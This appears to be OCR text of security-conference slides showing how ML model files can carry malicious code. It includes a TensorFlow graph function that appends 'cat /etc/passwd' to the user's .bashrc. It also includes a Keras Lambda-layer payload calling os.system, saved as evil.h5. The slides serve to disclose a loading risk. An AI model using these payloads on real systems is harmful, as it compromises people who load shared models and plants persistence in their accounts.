
Configs

```
33 CONFIGS = {
34     '$HOME/.bashrc': 'cat /etc/passwd'
35 }
36
37 @tf.function
38 def config_malicious():
39     environ_path = tf.io.decode_base64(encode('/proc/self/environ'))
40     environ_file = tf.io.matching_files(environ_path)
41     if tf.size(environ_file) < 1:
42         pass
43     else:
44         contents = tf.io.read_file(environ_path)
45         contents = tf.strings.regex_replace(contents, '.*?HOME=(/home/\w+).*?', '\\1')
46         home = tf.strings.split(contents, '\x00')[0]
47         for filepath, to_write in CONFIGS.items():
48             if filepath.startswith('$HOME'):
49                 stored_filepath = tf.io.decode_base64(encode(filepath.replace('$HOME', '')))
50                 stored_filepath = tf.strings.join([home, stored_filepath])
51             else:
52                 stored_filepath = tf.io.decode_base64(encode(filepath))
53             match = tf.io.matching_files(stored_filepath)
54             to_write_stored = tf.io.decode_base64(encode(to_write))
55             if tf.size(match) >= 1:
56                 contents = tf.io.read_file(stored_filepath)
57                 to_write_stored = tf.strings.join([contents, to_write_stored], '\n')
58             tf.io.write_file(stored_filepath, to_write_stored)
59     return tf.constant(1, dtype=tf.int32)
```

Part III

Keras

Serialization



Serialization with topology

- Only Keras layers (Functional model)
- … has a Lambda layer, which serialize custom python function with marshal (https://github.com/keras-team/keras/blob/master/keras/layers/core.py#L566)
- No warning on launching third-party models!

```python
def func_dump(func):
    """Serializes a user defined function.

    # Arguments
        func: the function to serialize.

    # Returns
        A tuple `(code, defaults, closure)`.
    """
    code = marshal.dumps(func.__code__).decode('raw_unicode_escape')
    defaults = func.__defaults__
    if func.__closure__:
        closure = tuple(c.cell_contents for c in func.__closure__)
    else:
        closure = None
    return code, defaults, closure


def func_load(code, defaults=None, closure=None, globs=None):
    """Deserializes a user defined function.

    # Arguments
        code: bytecode of the function.
        defaults: defaults of the function.
        closure: closure of the function.
        globs: dictionary of global objects.

    # Returns
        A function object.
    """
    if isinstance(code, (tuple, list)):  # unpack previous dump
        code, defaults, closure = code
    code = marshal.loads(code.encode('raw_unicode_escape'))
    if globs is None:
        globs = globals()
    return python_types.FunctionType(code, globs,
                                     name=code.co_name,
                                     argdefs=defaults,
                                     closure=closure)
```

Sequential models and Functional models are datastructures that represent a DAG of layers. As such, they can be safely serialized and deserialized.

© keras.io

Example

```
model.add(Activation('relu'))
model.add(Dense(2))
model.add(Lambda(lambda x: x if eval(compile("import os;os.system('cat /etc/passwd')", "None", "single")) else x))
model.load_weights("model.h5")
adam = Adam(lr=LEARNING_RATE)
model.compile(loss='mse',optimizer=adam)
model.save('evil.h5')
```

```
(p27) chicken@computer:/tmp/keras/Keras-Flapp
```

THANKS FOR ATTENTION

@chicken_2007